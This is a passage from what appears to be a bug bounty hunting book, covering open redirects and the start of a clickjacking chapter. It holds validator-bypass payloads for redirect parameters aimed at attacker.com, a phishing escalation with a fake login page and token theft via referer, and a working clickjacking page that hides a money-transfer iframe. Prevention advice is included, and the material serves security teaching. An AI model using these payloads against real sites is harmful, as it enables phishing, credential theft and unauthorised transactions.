1. Look for user input opportunities on the application. When user input is stored and used to construct a web page later, test the input field for stored XSS. If user input in a URL gets reflected back on the resulting web page, test for reflected and DOM XSS.
2. Insert XSS payloads into the user input fields you've found. Insert payloads from lists online, a polyglot payload, or a generic test string.
3. Confirm the impact of the payload by checking whether your browser runs your JavaScript code. Or in the case of a blind XSS, see if you can make the victim browser generate a request to your server.
4. If you can't get any payloads to execute, try bypassing XSS protections.
5. Automate the XSS hunting process with techniques introduced in Chapter 25.
6. Consider the impact of the XSS you've found: who does it target? How many users can it affect? And what can you achieve with it? Can you escalate the attack by using what you've found?
7. Send your first XSS report to a bug bounty program!

7

OPEN REDIRECTS

Sites often use HTTP or URL parameters to redirect users to a specified URL without any user action. While this behavior can be useful, it can also cause *open redirects*, which happen when an attacker is able to manipulate the value of this parameter to redirect the user offsite. Let's discuss this common bug, why it's a problem, and how you can use it to escalate other vulnerabilities you find.

Mechanisms

Websites often need to automatically redirect their users. For example, this scenario commonly occurs when unauthenticated users try to access a page that requires logging in. The website will usually redirect those users to the login page, and then return them to their original location after they're

authenticated. For example, when these users visit their account dashboards at *https://example.com/dashboard*, the application might redirect them to the login page at *https://example.com/login*.

To later redirect users to their previous location, the site needs to remember which page they intended to access before they were redirected to the login page. Therefore, the site uses some sort of redirect URL parameter appended to the URL to keep track of the user's original location. This parameter determines where to redirect the user after login. For example, the URL *https://example.com/login?redirect=https://example.com/dashboard* will redirect to the user's dashboard, located at *https://example.com/dashboard*, after login. Or if the user was originally trying to browse their account settings page, the site would redirect the user to the settings page after login, and the URL would look like this: *https://example.com/login?redirect=https://example.com/settings*. Redirecting users automatically saves them time and improves their experience, so you'll find many applications that implement this functionality.

During an open-redirect attack, an attacker tricks the user into visiting an external site by providing them with a URL from the legitimate site that redirects somewhere else, like this: *https://example.com/login?redirect=https://attacker.com*. A URL like this one could trick victims into clicking the link, because they'll believe it leads to a page on the legitimate site, *example.com*. But in reality, this page automatically redirects to a malicious page. Attackers can then launch a social engineering attack and trick users into entering their *example.com* credentials on the attacker's site. In the cybersecurity world, *social engineering* refers to attacks that deceive the victim. Attacks that use social engineering to steal credentials and private information are called *phishing*.

Another common open-redirect technique is referer-based open redirect. The *referer* is an HTTP request header that browsers automatically include. It tells the server where the request originated from. Referer headers are a common way of determining the user's original location, since they contain the URL that linked to the current page. Thus, some sites will redirect to the page's referer URL automatically after certain user actions, like login or logout. In this case, attackers can host a site that links to the victim site to set the referer header of the request, using HTML like the following:

```
<html>
  <a href="https://example.com/login">Click here to log in to example.com</a>
</html>
```

This HTML page contains an `<a>` tag, which links the text in the tag to another location. This page contains a link with the text `Click here to log in to example.com`. When a user clicks the link, they'll be redirected to the location specified by the `href` attribute of the `<a>` tag, which is *https://example.com/login* in this example.

Figure 7-1 shows what the page would look like when rendered in the browser.

Figure 7-1: Our sample rendered HTML page

If *example.com* uses a referer-based redirect system, the user's browser would redirect to the attacker's site after the user visits *example.com*, because the browser visited *example.com* via the attacker's page.

Prevention

To prevent open redirects, the server needs to make sure it doesn't redirect users to malicious locations. Sites often implement *URL validators* to ensure that the user-provided redirect URL points to a legitimate location. These validators use either a blocklist or an allowlist.

When a validator implements a blocklist, it will check whether the redirect URL contains certain indicators of a malicious redirect, and then block those requests accordingly. For example, a site may blocklist known malicious hostnames or special URL characters often used in open-redirect attacks. When a validator implements an allowlist, it will check the hostname portion of the URL to make sure that it matches a predetermined list of allowed hosts. If the hostname portion of the URL matches an allowed hostname, the redirect goes through. Otherwise, the server blocks the redirect.

These defense mechanisms sound straightforward, but the reality is that parsing and decoding a URL is difficult to get right. Validators often have a hard time identifying the hostname portion of the URL. This makes open redirects one of the most common vulnerabilities in modern web applications. We'll talk about how attackers can exploit URL validation issues to bypass open-redirect protection later in this chapter.

Hunting for Open Redirects

Let's start by looking for a simple open redirect. You can find open redirects by using a few recon tricks to discover vulnerable endpoints and confirm the open redirect manually.

Step 1: Look for Redirect Parameters

Start by searching for the parameters used for redirects. These often show up as URL parameters like the ones in bold here:

```
https://example.com/login?redirect=https://example.com/dashboard
https://example.com/login?redir=https://example.com/dashboard
https://example.com/login?next=https://example.com/dashboard
https://example.com/login?next=/dashboard
```

Open your proxy while you browse the website. Then, in your HTTP history, look for any parameter that contains absolute or relative URLs. An *absolute URL* is complete and contains all the components necessary to locate the resource it points to, like *https://example.com/login*. Absolute URLs contain at least the URL scheme, hostname, and path of a resource. A *relative URL* must be concatenated with another URL by the server in order to

be used. These typically contain only the path component of a URL, like */login*. Some redirect URLs will even omit the first slash (/) character of the relative URL, as in *https://example.com/login?next=dashboard*.

Note that not all redirect parameters have straightforward names like `redirect` or `redir`. For example, I've seen redirect parameters named `RelayState`, `next`, `u`, `n`, and `forward`. You should record all parameters that seem to be used for redirect, regardless of their parameter names.

In addition, take note of the pages that don't contain redirect parameters in their URLs but still automatically redirect their users. These pages are candidates for referer-based open redirects. To find these pages, you can keep an eye out for 3*XX* response codes like 301 and 302. These response codes indicate a redirect.

Step 2: Use Google Dorks to Find Additional Redirect Parameters

Google dork techniques are an efficient way to find redirect parameters. To look for redirect parameters on a target site by using Google dorks, start by setting the `site` search term to your target site:

```
site:example.com
```

Then look for pages that contain URLs in their URL parameters, making use of `%3D`, the URL-encoded version of the equal sign (=). By adding `%3D` in your search term, you can search for terms like `=http` and `=https`, which are indicators of URLs in a parameter. The following searches for URL parameters that contain absolute URLs:

```
inurl:%3Dhttp site:example.com
```

This search term might find the following pages:

```
https://example.com/login?next=https://example.com/dashboard
https://example.com/login?u=http://example.com/settings
```

Also try using `%2F`, the URL-encoded version of the slash (/). The following search term searches URLs that contain `=/`, and therefore returns URL parameters that contain relative URLs:

```
inurl:%3D%2F site:example.com
```

This search term will find URLs such as this one:

```
https://example.com/login?n=/dashboard
```

Alternatively, you can search for the names of common URL redirect parameters. Here are a few search terms that will likely reveal parameters used for a redirect:

```
inurl:redir site:example.com
inurl:redirect site:example.com
```

```
inurl:redirecturi site:example.com
inurl:redirect_uri site:example.com
inurl:redirecturl site:example.com
inurl:redirect_uri site:example.com
inurl:return site:example.com
inurl:returnurl site:example.com
inurl:relaystate site:example.com
inurl:forward site:example.com
inurl:forwardurl site:example.com
inurl:forward_url site:example.com
inurl:url site:example.com
inurl:uri site:example.com
inurl:dest site:example.com
inurl:destination site:example.com
inurl:next site:example.com
```

These search terms will find URLs such as the following:

```
https://example.com/logout?dest=/
https://example.com/login?RelayState=https://example.com/home
https://example.com/logout?forward=home
https://example.com/login?return=home/settings
```

Note the new parameters you've discovered, along with the ones found in step 1.

Step 3: Test for Parameter-Based Open Redirects

Next, pay attention to the functionality of each redirect parameter you've found and test each one for an open redirect. Insert a random hostname, or a hostname you own, into the redirect parameters; then see if the site automatically redirects to the site you specified:

```
https://example.com/login?n=http://google.com
https://example.com/login?n=http://attacker.com
```

Some sites will redirect to the destination site immediately after you visit the URL, without any user interaction. But for a lot of pages, the redirect won't happen until after a user action, like registration, login, or logout. In those cases, be sure to carry out the required user interactions before checking for the redirect.

Step 4: Test for Referer-Based Open Redirects

Finally, test for referer-based open redirects on any pages you found in step 1 that redirected users despite not containing a redirect URL parameter. To test for these, set up a page on a domain you own and host this HTML page:

```
<html>
  <a href="https://example.com/login">Click on this link!</a>
</html>
```

Replace the linked URL with the target page. Then reload and visit your HTML page. Click the link and see if you get redirected to your site automatically or after the required user interactions.

Bypassing Open-Redirect Protection

As a bug bounty hunter, I find open redirects in almost all the web targets I attack. Why are open redirects still so prevalent in web applications today? Sites prevent open redirects by validating the URL used to redirect the user, making the root cause of open redirects failed URL validation. And, unfortunately, URL validation is extremely difficult to get right.

Here, you can see the components of a URL. The way the browser redirects the user depends on how the browser differentiates between these components:

```
scheme://userinfo@hostname:port/path?query#fragment
```

The URL validator needs to predict how the browser will redirect the user and reject URLs that will result in a redirect offsite. Browsers redirect users to the location indicated by the hostname section of the URL. However, URLs don't always follow the strict format shown in this example. They can be malformed, have their components out of order, contain characters that the browser does not know how to decode, or have extra or missing components. For example, how would the browser redirect this URL?

```
https://user:password:8080/example.com@attacker.com
```

When you visit this link in different browsers, you will see that different browsers handle this URL differently. Sometimes validators don't account for all the edge cases that can cause the browser to behave unexpectedly. In this case, you could try to bypass the protection by using a few strategies, which I'll go over in this section.

Using Browser Autocorrect

First, you can use browser autocorrect features to construct alternative URLs that redirect offsite. Modern browsers often autocorrect URLs that don't have the correct components, in order to correct mangled URLs caused by user typos. For example, Chrome will interpret all of these URLs as pointing to *https://attacker.com*:

```
https:attacker.com
https;attacker.com
https:\/\/attacker.com
https:/\/\attacker.com
```

These quirks can help you bypass URL validation based on a blocklist. For example, if the validator rejects any redirect URL that contains the strings `https://` or `http://`, you can use an alternative string, like `https;`, to achieve the same results.

Most modern browsers also automatically correct backslashes (\) to forward slashes (/), meaning they'll treat these URLs as the same:

```
https:\\example.com
https://example.com
```

If the validator doesn't recognize this behavior, the inconsistency could lead to bugs. For example, the following URL is potentially problematic:

```
https://attacker.com\@example.com
```

Unless the validator treats the backslash as a path separator, it will interpret the hostname to be *example.com*, and treat *attacker.com* as the username portion of the URL. But if the browser autocorrects the backslash to a forward slash, it will redirect the user to *attacker.com*, and treat *@example.com* as the path portion of the URL, forming the following valid URL:

```
https://attacker.com/@example.com
```

Exploiting Flawed Validator Logic

Another way you can bypass the open-redirect validator is by exploiting loopholes in the validator's logic. For example, as a common defense against open redirects, the URL validator often checks if the redirect URL starts with, contains, or ends with the site's domain name. You can bypass this type of protection by creating a subdomain or directory with the target's domain name:

```
https://example.com/login?redir=http://example.com.attacker.com
https://example.com/login?redir=http://attacker.com/example.com
```

To prevent attacks like these from succeeding, the validator might accept only URLs that both start and end with a domain listed on the allowlist. However, it's possible to construct a URL that satisfies both of these rules. Take a look at this one:

```
https://example.com/login?redir=https://example.com.attacker.com/example.com
```

This URL redirects to *attacker.com*, despite beginning and ending with the target domain. The browser will interpret the first *example.com* as the subdomain name and the second one as the filepath.

Or you could use the at symbol (@) to make the first *example.com* the username portion of the URL:

```
https://example.com/login?redir=https://example.com@attacker.com/example.com
```

Custom-built URL validators are prone to attacks like these, because developers often don't consider all edge cases.

Using Data URLs

You can also manipulate the scheme portion of the URL to fool the validator. As mentioned in Chapter 6, data URLs use the `data:` scheme to embed small files in a URL. They are constructed in this format:

```
data:MEDIA_TYPE[;base64],DATA
```

For example, you can send a plaintext message with the data scheme like this:

```
data:text/plain,hello!
```

The optional base64 specification allows you to send base64-encoded messages. For example, this is the base64-encoded version of the preceding message:

```
data:text/plain;base64,aGVsbG8h
```

You can use the `data:` scheme to construct a base64-encoded redirect URL that evades the validator. For example, this URL will redirect to *example.com*:

```
data:text/html;base64,
PHNjcmlwdD5sb2NhdGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmlwdD4=
```

The data encoded in this URL, *PHNjcmlwdD5sb2NhdGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmlwdD4=*, is the base64-encoded version of this script:

```
<script>location="https://example.com"</script>
```

This is a piece of JavaScript code wrapped between HTML `<script>` tags. It sets the location of the browser to *https://example.com*, forcing the browser to redirect there. You can insert this data URL into the redirection parameter to bypass blocklists:

```
https://example.com/login?redir=data:text/html;base64,
PHNjcmlwdD5sb2NhdGlvbj0iaHR0cHM6Ly9leGFtcGxlLmNvbSI8L3NjcmlwdD4=
```

Exploiting URL Decoding

URLs sent over the internet can contain only *ASCII characters*, which include a set of characters commonly used in the English language and a few special characters. But since URLs often need to contain special characters or characters from other languages, people encode characters by using URL encoding. URL encoding converts a character into a percentage sign, followed by two hex digits; for example, `%2f`. This is the URL-encoded version of the slash character (/).

When validators validate URLs, or when browsers redirect users, they have to first find out what is contained in the URL by decoding any characters that are URL encoded. If there is any inconsistency between how the validator and browsers decode URLs, you could exploit that to your advantage.

Double Encoding

First, try to double- or triple-URL-encode certain special characters in your payload. For example, you could URL-encode the slash character in *https://example.com/@attacker.com*. Here is the URL with a URL-encoded slash:

```
https://example.com%2f@attacker.com
```

And here is the URL with a double-URL-encoded slash:

```
https://example.com%252f@attacker.com
```

Finally, here is the URL with a triple-URL-encoded slash:

```
https://example.com%25252f@attacker.com
```

Whenever a mismatch exists between how the validator and the browser decode these special characters, you can exploit the mismatch to induce an open redirect. For example, some validators might decode these URLs completely, then assume the URL redirects to *example.com*, since *@attacker.com* is in the path portion of the URL. However, the browsers might decode the URL incompletely, and instead treat *example.com%25252f* as the username portion of the URL.

On the other hand, if the validator doesn't double-decode URLs, but the browser does, you can use a payload like this one:

```
https://attacker.com%252f@example.com
```

The validator would see *example.com* as the hostname. But the browser would redirect to *attacker.com*, because *@example.com* becomes the path portion of the URL, like this:

```
https://attacker.com/@example.com
```

Non-ASCII Characters

You can sometimes exploit inconsistencies in the way the validator and browsers decode non-ASCII characters. For example, let's say that this URL has passed URL validation:

```
https://attacker.com%ff.example.com
```

`%ff` is the character ÿ, which is a non-ASCII character. The validator has determined that *example.com* is the domain name, and *attacker.comÿ* is the subdomain name. Several scenarios could happen. Sometimes browsers decode non-ASCII characters into question marks. In this case, *example.com* would become part of the URL query, not the hostname, and the browser would navigate to *attacker.com* instead:

```
https://attacker.com?.example.com
```

Another common scenario is that browsers will attempt to find a "most alike" character. For example, if the character ⁄ (`%E2%95%B1`) appears in a URL like this, the validator might determine that the hostname is *example.com*:

```
https://attacker.com⁄.example.com
```

But the browser converts the slash look-alike character into an actual slash, making *attacker.com* the hostname instead:

```
https://attacker.com/.example.com
```

Browsers normalize URLs this way often in an attempt to be user-friendly. In addition to similar symbols, you can use character sets in other languages to bypass filters. The *Unicode* standard is a set of codes developed to represent all of the world's languages on the computer. You can find a list of Unicode characters at *http://www.unicode.org/charts/*. Use the Unicode chart to find look-alike characters and insert them in URLs to bypass filters. The *Cyrillic* character set is especially useful since it contains many characters similar to ASCII characters.

Combining Exploit Techniques

To defeat more-sophisticated URL validators, combine multiple strategies to bypass layered defenses. I've found the following payload to be useful:

```
https://example.com%252f@attacker.com/example.com
```

This URL bypasses protection that checks only that a URL contains, starts with, or ends with an allowlisted hostname by making the URL both start and end with *example.com*. Most browsers will interpret *example.com%252f* as the username portion of the URL. But if the validator over-decodes the URL, it will confuse *example.com* as the hostname portion:

```
https://example.com/@attacker.com/example.com
```

You can use many more methods to defeat URL validators. In this section, I've provided an overview of the most common ones. Try each of them to check for weaknesses in the validator you are testing. If you have time, experiment with URLs to invent new ways of bypassing URL validators. For example, try inserting random non-ASCII characters into a URL, or intentionally messing up its different components, and see how browsers interpret it.

Escalating the Attack

Attackers could use open redirects by themselves to make their phishing attacks more credible. For example, they could send this URL in an email to a user: *https://example.com/login?next=https://attacker.com/fake_login.html*.

Though this URL would first lead users to the legitimate website, it would redirect them to the attacker's site after login. The attacker could host a fake

login page on a malicious site that mirrors the legitimate site's login page, and prompt the user to log in again with a message like this one:

> Sorry! The password you provided was incorrect. Please enter your username and password again.

Believing they've entered an incorrect password, the user would provide their credentials to the attacker's site. At this point, the attacker's site could even redirect the user back to the legitimate site to keep the victim from realizing that their credentials were stolen.

Since organizations can't prevent phishing completely (because those attacks depend on human judgment), security teams will often dismiss open redirects as trivial bugs if reported on their own. But open redirects can often serve as a part of a bug chain to achieve a bigger impact. For example, an open redirect can help you bypass URL blocklists and allowlists. Take this URL, for example:

```
https://example.com/?next=https://attacker.com/
```

This URL will pass even well-implemented URL validators, because the URL is technically still on the legitimate website. Open redirects can, therefore, help you maximize the impact of vulnerabilities like server-side request forgery (SSRF), which I'll discuss in Chapter 13. If a site utilizes an allowlist to prevent SSRFs and allows requests to only a list of predefined URLs, an attacker can utilize an open redirect within those allowlisted pages to redirect the request anywhere.

You could also use open redirects to steal credentials and OAuth tokens. Often, when a page redirects to another site, browsers will include the originating URL as a referer HTTP request header. When the originating URL contains sensitive information, like authentication tokens, attackers can induce an open redirect to steal the tokens via the referer header. (Even when there is no open redirect on the sensitive endpoint, there are ways to smuggle tokens offsite by using open redirect chains. I'll go into detail about how these attacks work in Chapter 20.)

Finding Your First Open Redirect!

You're ready to find your first open redirect. Follow the steps covered in this chapter to test your target applications:

1. Search for redirect URL parameters. These might be vulnerable to parameter-based open redirect.
2. Search for pages that perform referer-based redirects. These are candidates for a referer-based open redirect.
3. Test the pages and parameters you've found for open redirects.
4. If the server blocks the open redirect, try the protection bypass techniques mentioned in this chapter.
5. Brainstorm ways of using the open redirect in your other bug chains!

8

CLICKJACKING

Clickjacking, or user-interface redressing, is an attack that tricks users into clicking a malicious button that has been made to look legitimate. Attackers achieve this by using HTML page-overlay techniques to hide one web page within another. Let's discuss this fun-to-exploit vulnerability, why it's a problem, and how you can find instances of it.

Note that clickjacking is rarely considered in scope for bug bounty programs, as it usually involves a lot of user interaction on the victim's part. Many programs explicitly list clickjacking as out of scope, so be sure to check the program's policies before you start hunting! However, some programs still accept them if you can demonstrate the impact of the clickjacking vulnerability. We will look at an accepted report later in the chapter.

Mechanisms

Clickjacking relies on an HTML feature called an *iframe*. HTML iframes allow developers to embed one web page within another by placing an `<iframe>` tag on the page, and then specifying the URL to frame in the tag's `src` attribute. For example, save the following page as an HTML file and open it with a browser:

```
<html>
  <h3>This is my web page.</h3>
  <iframe src="https://www.example.com" width="500" height="500"></iframe>
  <p>If this window is not blank, the iframe source URL can be framed!</p>
</html>
```

You should see a web page that looks like Figure 8-1. Notice that a box places *www.example.com* in one area of the larger page.




Figure 8-1: If the iframe is not blank, the page specified in the iframe's `src` attribute can be framed!

Some web pages can't be framed. If you place a page that can't be framed within an iframe, you should see a blank iframe, as in Figure 8-2.




Figure 8-2: If the iframe is blank, the iframe source cannot be framed.

Iframes are useful for many things. The online advertisements you often see at the top or sides of web pages are examples of iframes; companies use these to include a premade ad in your social media or blog. Iframes also allow you to embed other internet resources, like videos and audio, in your web pages. For example, this iframe allows you to embed a YouTube video in an external site:

```
<iframe width="560" height="315"
src="https://www.youtube.com/embed/d1192Sqk" frameborder="0"
allow="accelerometer; autoplay; encrypted-media; gyroscope; picture-in-picture"
allowfullscreen>
</iframe>
```

Iframes have made our internet a more vibrant and interactive place. But they can also be a danger to the framed web page because they introduce the possibilities of a clickjacking attack. Let's say that *example.com* is a banking site that includes a page for transferring your money with a click of a button. You can access the balance transfer page with the URL *https://www.example.com/transfer_money*.

This URL accepts two parameters: the recipient account ID and the transfer amount. If you visit the URL with these parameters present, such as *https://www.example.com/transfer_money?recipient=RECIPIENT_ACCOUNT&amount=AMOUNT_TO_TRANSFER*, the HTML form on the page will appear prefilled (Figure 8-3). All you have to do is to click the Submit button, and the HTML form will initiate the transfer request.

Figure 8-3: The balance transfer page with the HTTP POST parameters prefilled

Now imagine that an attacker embeds this sensitive banking page in an iframe on their own site, like this:

```
<html>
  <h3>Welcome to my site!</h3>
  <iframe src="https://www.example.com/transfer_money?
    recipient=attacker_account_12345&amount=5000"
    width="500" height="500">
  </iframe>
</html>
```

This iframe embeds the URL for the balance transfer page. It also passes in the URL parameters to prefill the transfer recipient and amount. The attacker hides this iframe on a website that appears to be harmless, then tricks the user into clicking a button on the sensitive page. To achieve this, they overlay multiple HTML elements in a way that obscures the banking form. Take a look at this HTML page, for example:

```
<html>
  <style>
      #victim-site {
        width:500px;
```

```
        height:500px;
      ❶ opacity:0.00001;
      ❷ z-index:1;
        }
       #decoy {
      ❸ position:absolute;
        width:500px;
        height:500px;
      ❹ z-index:-1;
        }
  </style>
  <div id="decoy">
  <h3>Welcome to my site!</h3>
  <h3>This is a cybersecurity newsletter that focuses on bug
bounty news and write-ups!
  Please subscribe to my newsletter below to receive new
cybersecurity articles in your email inbox!</h3>
  <form action="/subscribe" method="post">
    <label for="email">Email:</label>
  ❺ <br>
    <input type="text" id="email" value="Please enter your email!">
  ❻ <br><br>
    <input type="submit" value="Submit">
  </form>
  </div>
  <iframe id="victim-site"
    src="https://www.example.com/transfer_money?
    recipient=attacker_account_12345&amount=5000"
    width="500" height="500">
  </iframe>
</html>
```

You can see that we've added a `<style>` tag at the top of the HTML page. Anything between `<style>` tags is CSS code used to specify the styling of HTML elements, such as font color, element size, and transparency. We can style HTML elements by assigning them IDs and referencing these in our style sheet.

Here, we set the position of our decoy element to `absolute` to make the decoy site overlap with the iframe containing the victim site ❸. Without the `absolute` position directive, HTML would display these elements on separate parts of the screen. The decoy element includes a Subscribe to Newsletter button, and we carefully position the iframe so the Transfer Balance button sits directly on top of this Subscribe button, using new lines created by HTML's line break tag `<br>` ❺ ❻. We then make the iframe invisible by setting its opacity to a very low value ❶. Finally, we set the z-index of the iframe to a higher value than the decoys ❷ ❹. The *z-index* sets the stack order of different HTML elements. If two HTML elements overlap, the one with the highest z-index will be on top.

By setting these CSS properties for the victim site iframe and decoy form, we get a page that looks like it's for subscribing to a newsletter, but contains an invisible form that transfers the user's money into the attacker's account.

Let's turn the opacity of the iframe back to `opacity:1` to see how the page is actually laid out. You can see that the Transfer Balance button is located directly on top of the Subscribe to Newsletter button (Figure 8-4).




Figure 8-4: The Transfer Balance button lies directly on top of the Subscribe button. Victims think they're subscribing to a newsletter, but they're actually clicking the button to authorize a balance transfer.

Once we reset the opacity of the iframe to `opacity:0.00001` to make the sensitive form invisible, the site looks like a normal newsletter page (Figure 8-5).

Figure 8-5: The attacker tricks users into clicking the button by making the sensitive form invisible.

If the user is logged into the banking site, they'll be logged into the iframe too, so the banking site's server will recognize the requests sent by the iframe as legit. When the user clicks the seemingly harmless button, they're executing a balance transfer on *example.com*! They'll have accidentally transferred $5,000 from their bank account balance to the attacker's account instead of subscribing to a newsletter. This is why we call this attack *user-interface redressing* or *clickjacking*: the attacker redressed the user interface to hijack user clicks, repurposing the clicks meant for their page and using them on a victim site.

This is a simplified example. In reality, payment applications will not be implemented this way, because it would violate data security standards. Another thing to remember is that the presence of an easy-to-prevent vulnerability on a critical functionality, like a clickjacking vulnerability on the balance transfer page, is a symptom that the application does not follow the best practices of secure development. This example application is likely to contain other vulnerabilities, and you should test it extensively.

Prevention

Two conditions must be met for a clickjacking vulnerability to happen. First, the vulnerable page has to have functionality that executes a state-changing action on the user's behalf. A *state-changing action* causes changes to the user's account in some way, such as changing the user's account settings or personal data. Second, the vulnerable page has to allow itself to be framed by an iframe on another site.

The HTTP response header `X-Frame-Options` lets web pages indicate whether the page's contents can be rendered in an iframe. Browsers will follow the directive of the header provided. Otherwise, pages are frameable by default.

This header offers two options: `DENY` and `SAMEORIGIN`. If a page is served with the `DENY` option, it cannot be framed at all. The `SAMEORIGIN` option allows framing from pages of the same origin: pages that share the same protocol, host, and port.

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
```

To prevent clickjacking on sensitive actions, the site should serve one of these options on all pages that contain state-changing actions.

The `Content-Security-Policy` response header is another possible defense against clickjacking. This header's `frame-ancestors` directive allows sites to indicate whether a page can be framed. For example, setting the directive to `'none'` will prevent any site from framing the page, whereas setting the directive to `'self'` will allow the current site to frame the page:

```
Content-Security-Policy: frame-ancestors 'none';
Content-Security-Policy: frame-ancestors 'self';
```

Setting `frame-ancestors` to a specific origin will allow that origin to frame the content. This header will allow the current site, as well as any page on the subdomains of *example.com*, to frame its contents:

```
Content-Security-Policy: frame-ancestors 'self' *.example.com;
```

Besides implementing `X-Frame-Options` and the `Content-Security-Policy` to ensure that sensitive pages cannot be framed, another way of protecting against clickjacking is with `SameSite` cookies. A web application instructs

the user's browser to set cookies via a `Set-Cookie` header. For example, this header will make the client browser set the value of the cookie `PHPSESSID` to `UEhQUoVTUolE`:

```
Set-Cookie: PHPSESSID=UEhQUoVTUolE
```

In addition to the basic `cookie_name=cookie_value` designation, the `Set-Cookie` header allows several optional flags you can use to protect your users' cookies. One of them is the `SameSite` flag, which helps prevent clickjacking attacks. When the `SameSite` flag on a cookie is set to `Strict` or `Lax`, that cookie won't be sent in requests made within a third-party iframe:

```
Set-Cookie: PHPSESSID=UEhQUoVTUolE; Max-Age=86400; Secure; HttpOnly; SameSite=Strict
Set-Cookie: PHPSESSID=UEhQUoVTUolE; Max-Age=86400; Secure; HttpOnly; SameSite=Lax
```

This means that any clickjacking attack that requires the victim to be authenticated, like the banking example we mentioned earlier, would not work, even if no HTTP response header restricts framing, because the victim won't be authenticated in the clickjacked request.

Hunting for Clickjacking

Find clickjacking vulnerabilities by looking for pages on the target site that contain sensitive state-changing actions and can be framed.

Step 1: Look for State-Changing Actions

Clickjacking vulnerabilities are valuable only when the target page contains state-changing actions. You should look for pages that allow users to make changes to their accounts, like changing their account details or settings. Otherwise, even if an attacker can hijack user clicks, they can't cause any damage to the website or the user's account. That's why you should start by spotting the state-changing actions on a site.

